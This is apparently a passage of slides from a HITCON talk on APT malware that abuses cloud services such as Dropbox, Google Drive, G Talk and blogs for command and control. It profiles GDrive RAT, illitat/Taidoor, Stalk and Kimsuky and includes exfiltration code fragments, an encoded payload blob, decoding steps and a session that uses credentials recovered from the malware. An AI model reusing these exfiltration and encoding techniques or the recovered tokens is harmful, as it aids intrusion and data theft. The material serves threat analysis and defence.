byte[] array2 = RC.RC4(array, array.Length, HostControl.key, HostControl.keyLen);
client.UploadFile(getPath, fileName, array2, true, null);
```

```
    }
}
catch
{
    result = false;
}
return result;
```


- We can find accessTokwn, appKey and appSecret in the malware

- With Dropbox python SDK, we were able to access to the folders and the files, and get the account information.


Install Core API SDKs

To make things as easy as possible, we have several platform SDKs you can import into your development environment to get up and running quickly. The SDKs contain platform-specific libraries that wrap the raw HTTP calls to the Dropbox API. They are designed to shorten the distance between your application and integrating Dropbox.



Python SDK

 [Download Python SDK](#) Version 2.2.0, updated September 17, 2014

 Save to Dropbox

Download and uncompress the Python SDK. To install the dropbox module and any dependencies, run the setup script (you may need sudo).


- The actor register a Gmail account for the specific victim

```
C:\Users\Ash\Desktop\python\dropbox-python-sdk-2.2.0 (1)\dropbox-python-sdk-2.2.0\example>python _account_info.py
linked account: C:\Python27\lib\site-packages\urllib3-1.10.4-py2.7.egg\urllib3\util\ssl_.py:
InsecurePlatformWarning: A true SSLContext object is not available. This prevents urllib3 from configuring SSL appropriately and may cause certain SSL connections to fail. For more information, see
https://urllib3.readthedocs.org/en/latest/security.html#insecureplatformwarning.
{u'referral_link': u'https://db.tt/GkiZjC00', u'display_name': u'abc cba', u'uid': 40520813, u'given_name': u'zh_TW', u'email_verified': True, u'email': u'[redacted]@outlook@gmail.com', u'is_paired': False, u'team': None, u'name_details': {u'familiar_name': u'abc cba', u'surname': u'abc', u'given_name': u'abc'}, u'country': u'KR', u'quota_info': {u'datastores': 0, u'shared': 0, u'quota': 2147483648, u'mail': 365559}}
```

Victim Name

.outlook@gmail.com

```
C:\Users\Ash\Desktop\python\dropbox-python-sdk-2.2.0 (1)\dropbox-python-sdk-2.2.0\example>python cli_client_2.py"
[loaded OAuth 2 access token]
Dropbox> ls
C:\Python27\lib\site-packages\urllib3-1.10.4-py2.7.egg\urllib3\util\ssl_.py:90: InsecurePlatformWarning: A true SSLContext object is not available. This prevents urllib3 from configuring SSL appropriately and may cause certain SSL connections to fail. For more information, see https://urllib3.readthedocs.org/en/latest/security.html#insecureplatformwarning.
abc
Dropbox 快速入門.pdf
Dropbox>
```



- Name: GDrive RAT (aka TSPY_DRIGO.A)
- Targeted Country: Taiwan
- Targeted Sector: GOV
- First Seen: 2012
- Infrastructure:
- Behavior:
Second stage backdoor. Upload victim data to specific google drive
- Campaign:
Possibly PLEAD



- Develop with Go programming language.

The Go Programming Language


[Documents](#) [Packages](#) [The Project](#) [Help](#) [Blog](#)

Try Go Pop-out ↗

```
// You can edit this code!  
// Click here and start typing.  
package main  
  
import "fmt"  
  
func main() {  
    fmt.Println("Hello, 世界")  
}
```

Hello, World!

Go is an open source programming language that makes it easy to build simple, reliable, and efficient software.



Download Go
Binary distributions available for Linux, Mac OS X, Windows, and more.

Featured video

Google I/O 2012 - Go Concurrency Patterns

Create the timer once, outside the loop, to time-out the entire conversation. (In the previous program, we had a timeout for each message.)

```
func main() {  
    c := Burglar("Joe")  
    timeout := time.After(5 * time.Second)  
    for {  
        select {  
        case s := <-c:  
            fmt.Println(s)  
        case <-timeout:  
            fmt.Println("You talk too much.")  
            return  
        }  
    }  
}
```

Joe: 4
Joe: 5
Joe: 6
Joe: 7
Joe: 8
You talk too much.
Program exited.

0:00 / 51:27

Featured articles

Testable Examples in Go

Godoc examples are snippets of Go code that are displayed as package documentation and that are verified by running them as tests. They can also be run by a user visiting the godoc web page for the package and clicking the associated "Run" button.

Published 7 May 2015

Package names

Go code is organized into packages. Within a package, code can refer to any identifier (name) defined within, while clients of the package may only reference the package's exported types, functions, constants, and variables. Such references always include the package name as a prefix: `foo.Bar` refers to the exported name `Bar` in the imported package named `foo`.

Published 4 February 2015

[Read more](#)

- Low detection rate.

Identification Details Analyses Submissions ITW

< > ↓ ↑

2015-05-15 03:31:14 9/56

| Engine | Signature | Version | Update |
|---------------------|--------------------------------|---------------|----------|
| Ad-Aware | Gen:Trojan.Heur.GZ.JiW@byFsxJm | 12.0.163.0 | 20150515 |
| AegisLab | - | 1.5 | 20150515 |
| Agnitum | - | 5.5.1.3 | 20150514 |
| AhnLab-V3 | - | 2015.05.15.00 | 20150514 |
| Alibaba | - | 1.0 | 20150515 |
| ALYac | - | 1.0.1.4 | 20150515 |
| Avast | - | 8.0.1489.320 | 20150515 |
| AVG | - | 15.0.0.4342 | 20150515 |
| Avira | TR/Crypt.XPACK.Gen | 8.3.1.6 | 20150514 |
| AVware | - | 1.5.0.21 | 20150515 |
| Baidu-International | - | 3.5.1.41473 | 20150514 |

- Search for
 - XLSX
 - XLS
 - DOC
 - DOCX
 - PDF
 - TXT
 - PPT
 - PPTX

```

藕a      -Inf
藕a      -inf
繚a      .css
鴉a      .dat
  ea      .doc
  ea      .docm
(ea      .docx
8ea      .dot
Hea      .dotm
Xea      .dotx
hea      .gif
xea      .htm
坊a      .html
样a      .jpg
十a      .pdf
設a      .png
善a      .pot
廖a      .potm
繚a      .potx
膈a      .ppa
  fa      .ppam
  fa      .pps
(fa      .ppsm
8fa      .ppsx
Hfa      .ppt
Xfa      .pptm
hfa      .pptx
xfa      .xla
望a      .xlam
椒a      .xls
十a      .xlsb
迄a      .xlsm
萬a      .xlsx
彌a      .xlt
繚a      .xltm
鴉a      .xltx
  ga      .xml

```


- Using OAuth 2.0 protocol to log in to specific Google Drive.

The screenshot shows the Google Developers website. At the top, there is a teal header with the Google Developers logo on the left and a search bar on the right containing the text 'Google Identity Platform' and a magnifying glass icon. Below the header, a teal navigation bar contains the text '產品 > Google Identity Platform' on the left and the main title 'Google Identity Platform' in large white font. Underneath the title, there are two links: '首頁' and '指南'. The main content area has a white background. On the left side, there is a vertical sidebar with a light gray background containing several categories of links: 'Compare Auth Options', 'Google Sign-In' (with sub-links for Android, iOS, and Websites), 'Smart Lock for Passwords' (with a sub-link for Android), 'Identity Toolkit' (with sub-links for Android, iOS, and Web), 'OpenID Connect' (with sub-links for 'Sign in with OpenID Connect' and 'Migrate from OpenID 2.0'), and 'OAuth 2.0 Authorization' (with a sub-link for 'Overview'). The main content area features the article title 'Using OAuth 2.0 to Access Google APIs' in a large, dark font, followed by five star icons. Below the title, there are three paragraphs of text. The first paragraph states that Google APIs use the OAuth 2.0 protocol and lists common scenarios. The second paragraph describes the process of obtaining client credentials and using them to access Google APIs. The third paragraph provides an overview of authorization scenarios and links to more detailed content. At the bottom of the main content area, there is a dark gray box containing a note with an information icon, stating that well-debugged code should be used for security. Below the note, the word 'Contents' is visible.

Google Developers

Google Identity Platform 搜尋

產品 > Google Identity Platform

Google Identity Platform

首頁 指南

Using OAuth 2.0 to Access Google APIs

☆☆☆☆☆

Google APIs use the [OAuth 2.0 protocol](#) for authentication and authorization. Google supports common OAuth 2.0 scenarios such as those for web server, installed, and client-side applications.

To begin, obtain OAuth 2.0 client credentials from the [Google Developers Console](#). Then your client application requests an access token from the Google Authorization Server, extracts a token from the response, and sends the token to the Google API that you want to access. For an interactive demonstration of using OAuth 2.0 with Google (including the option to use your own client credentials), experiment with the [OAuth 2.0 Playground](#).

This page gives an overview of the OAuth 2.0 authorization scenarios that Google supports, and provides links to more detailed content. For details about using OAuth 2.0 for authentication, see [OpenID Connect](#).

Note: Given the security implications of getting the implementation correct, we strongly encourage you to use OAuth 2.0 libraries when interacting with Google's OAuth 2.0 endpoints. It is a best practice to use well-debugged code provided by others, and it will help you protect yourself and your users. For more information, see [Client libraries](#).

Contents

- We can find the access token, client ID, Refresh Token and email address in the process memory.

DANGER



illitat

- Name: illitat (fc.asp Downloader)
- Targeted Country: TW
- Targeted Sector: GOV
- First Seen: 2010
(2013 start to use blog)
- Infrastructure: Yahoo, Yam, Pixnet
- Behavior: Connect to blog to download trojan DLL (Taidoor)
- Campaign: Taidoor



- download jpg or yahoo blog article, find pattern
xyyyxyy
- extract 2nd Gen Taidoor DLL
- illitat encode C2 pattern:
(random char) yxyyyxyy (base64+RC4) decoded to
be Taidoor-RAT DLL version yxyyyxyy (random char)

```

[.] .data:00407241 00000007 C asrweC
[.] .data:00407241 00000037 C jvvr8--vu,of{nme,(cjmm,amo-hu#gag2M40gEPoLsZ2DR`xV6,m/
[.] .data:00407871 00000005 C .PAX

```

| | | |
|--------|---|------------------|
| 0060h: | 73 67 73 5F OD OA OD OA 68 74 74 70 OD OA 68 74 | sgs_...http..ht |
| 0070h: | 74 70 3A 2F 2F 74 77 2E 6D 79 62 6C 6F 67 2E 79 | tp://tw.myblog.y |
| 0080h: | 61 68 6F 6F 2E 63 6F 6D 2F 6A 77 21 65 63 65 30 | ahoo.com/jw!ece0 |
| 0090h: | 4F 36 32 65 47 52 6D 4E 71 58 30 46 50 62 7A 54 | 062eGRmNqX0FPbzT |
| 00A0h: | 34 39 6F 2D | 49o- |

XOR 2

xyyyxyyAwAAADMzMwAAA
 AAGFFDWmXB+pydDwdvQc9MPR
 8Uoday9yM5lHo+sdPAmzPE0t7LTjjXM9vIOYRCKBytSNICOpSImHuswDN9gz3JMiB
 Dk0I+ylZG4szjaxDa8ALnyFMzEl0n3GcYujgwwoiZRXdzFyRtG782fvUtVfwNdDWeofS
 TZEKV9kG3VbZ9XDdwbe7YkiBTt7UYK3VgFf9hpXKFp6VkgBvRj2heFoIwDiKXRusYRf
 5Km1KYKaDM7TZMVV5Jtcdyg97Cha7RVosja5IU83f4k0cC7jJkROBICPwIyZbhi8rV5j
 j2DftJQ01NjnOg2rnUIDfbfkeywxHZQJx4a1AAwMPQyk+pekIwF1bzVF9xhD3dDkjh
 db8Hh2QE3IF3jGkcSdUecpTGZr2E2x+fnuNfHrtNbxoRRcebmyIYz9oD0BMrDgiD3T9
 x5QnqwrHMjg8TUymCCeWxiUshE81QyS7LUo8ibCmu3+yT9K6eYPIW0AzzH5TohSd
 D0uIapLsZCRXRk+vodo9i8FBmVnq1+U3W1snM1JkhUJG3SUqdXGulkb42nL82Ad
xyyyxyy




| Offset | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | A | B | C | D | E | F | | |
|----------|----|------------|----|----|----|-----|----|----|----|----|----|----|----|----|----|----|--------------------|-----|
| 00000000 | 03 | 00 | 00 | 00 | 33 | 33 | 33 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 333 |
| 00000010 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | |
| 00000020 | 0 | Key Length | | | 00 | Key | | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | |
| 00000030 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | |
| 00000040 | 61 | 45 | 0D | 69 | 97 | 07 | EA | 72 | 74 | 3C | 1D | BD | 07 | 3D | 30 | F4 | aE i êrt < ½ =0ô | |
| 00000050 | 55 | F1 | 4A | 1D | 6B | 2F | 72 | 33 | 99 | 47 | A3 | EB | 1D | 3C | 09 | B3 | UñJ k/r3IGfë < * | |
| 00000060 | 3C | 4D | 2D | EC | B4 | E3 | 8D | 73 | 3D | BC | 83 | 98 | 44 | 22 | 81 | CA | <M-i 'ä s=k D" Ê | |
| 00000070 | D4 | 8D | 20 | 23 | A9 | 48 | 89 | 87 | BA | CC | 03 | 37 | D8 | 33 | DC | 93 | Ô #@H eİ 703Ü | |

Key xor 02 → Key for RC4 → RC4 Decrypt trojan DLL


Control Channel





The Malwares





- Name: Stalk / glooxmail
- Targeted Country:
- Targeted Sector:
- First Seen: 2011
- Infrastructure: G Talk
- Campaign: APT1





1



XMPP



TLS encryption

2

Encoded Command



Victim



TROJAN.GTALK functionality

| Function | Description |
|----------------------------|---|
| Create/kill/list processes | Send a process listing, kill a process by name or PID. |
| File upload/download | |
| Gather system information | Information includes hostname, IP address, OS version, and the static string "0.0.1" which may be a malware version string. |
| Interactive shell session | Start a cmd.exe child process. Arbitrary commands can be sent from a remote host to the malware to execute |
| Set sleep interval | |



- Name: Kimsuky
- Targeted Country: KR
- Targeted Sector: GOV; Military Industry; ThinkTank
- First Seen: 2013
- Infrastructure: Public email service, TeamViewer
- Behavior: communicated with its "master" via a public e-mail server and TeamViewer





Modules

| modules | Description |
|---------------------------------------|--|
| Keystroke logging | |
| Directory listing collection | Gather information and Spy victim |
| HWP document theft | Hancom Office |
| Remote control download and execution | Download extra program from in-coming mail |
| Remote control access | Use modified TeamViewer client |

Interesting

- The public e-mail server :Bulgarian – mail.bg
- Compilation path string : Korean hieroglyphs
 - D:\rsh\공격\UAC_dll(완성)\Release\test.pdb




- D:\rsh\ATTACK\UAC_dll(COMPLETION)\Release\test.pdb
- Modified TeamViewer

Attacker Thread - IP



Attacker Thread – Mail Account

- Mail accounts :
 - iop110112@hotmail.com
 - rsh1213@hotmail.com



- DropBox Account :
 - Names: kimsukyang and “Kim asdfa”

Who are the Target or Targets?



**What APT malware love
about cloud service?**



- Easy to change; like DDNS
- Bypass passive DNS
- Bypass IDS
- Bypass AV
- Difficult to trace
- Cost down
- Easy to build/maintenance



What can we do?



What can we do?

- Black List



What can we do?

- CTI (Cyber Threat Intelligence)
 - “Cyber threat intelligence is knowledge about adversaries and their motivations, intentions, and methods that is collected, analyzed, and disseminated in ways that help security and business staff at all levels protect the critical assets of the enterprise.”

Jon Friedman et al, 2015, Definitive Guide to Cyber Threat Intelligence



- Private Detective
- Investigation 、
Long-term tracking
- Campaign Tactics
Techniques and
procedure



review

- Doctor
- Prescription
- high-level strategy



prevent

- Emergency
Response Team
- Emergency
Response 、
Handling Crisis
- malware weapon



respond

detect




Security Guard

- 24x7 monitor 、
report
- indicator match



Q & A





HITCON GIRLS

在資安的世界裡面，資訊的更新比人類呼吸的頻率更高，我們就像是懵懂不諳世事的初學者，在這個世界裡跌跌撞撞，因此稱呼所有資安學員為「女孩」，這個詞彙本身代表內心對於探險的渴望，意味著我們磨練知識的途中像孩童一般純潔、充滿好奇，學習的心仍然在成長，也期許自己終會有獨立的一日。探索資安對我們來說是叢林探險，每個步伐都隱藏著不知名的狀況，所以要懂得避開陷阱、危險，HITCON GIRLS 就像是個探險隊，集結夥伴並以積極的態度、互相照顧的模式，正努力探索著資訊安全這個世界！

<http://girls.hitcon.org/>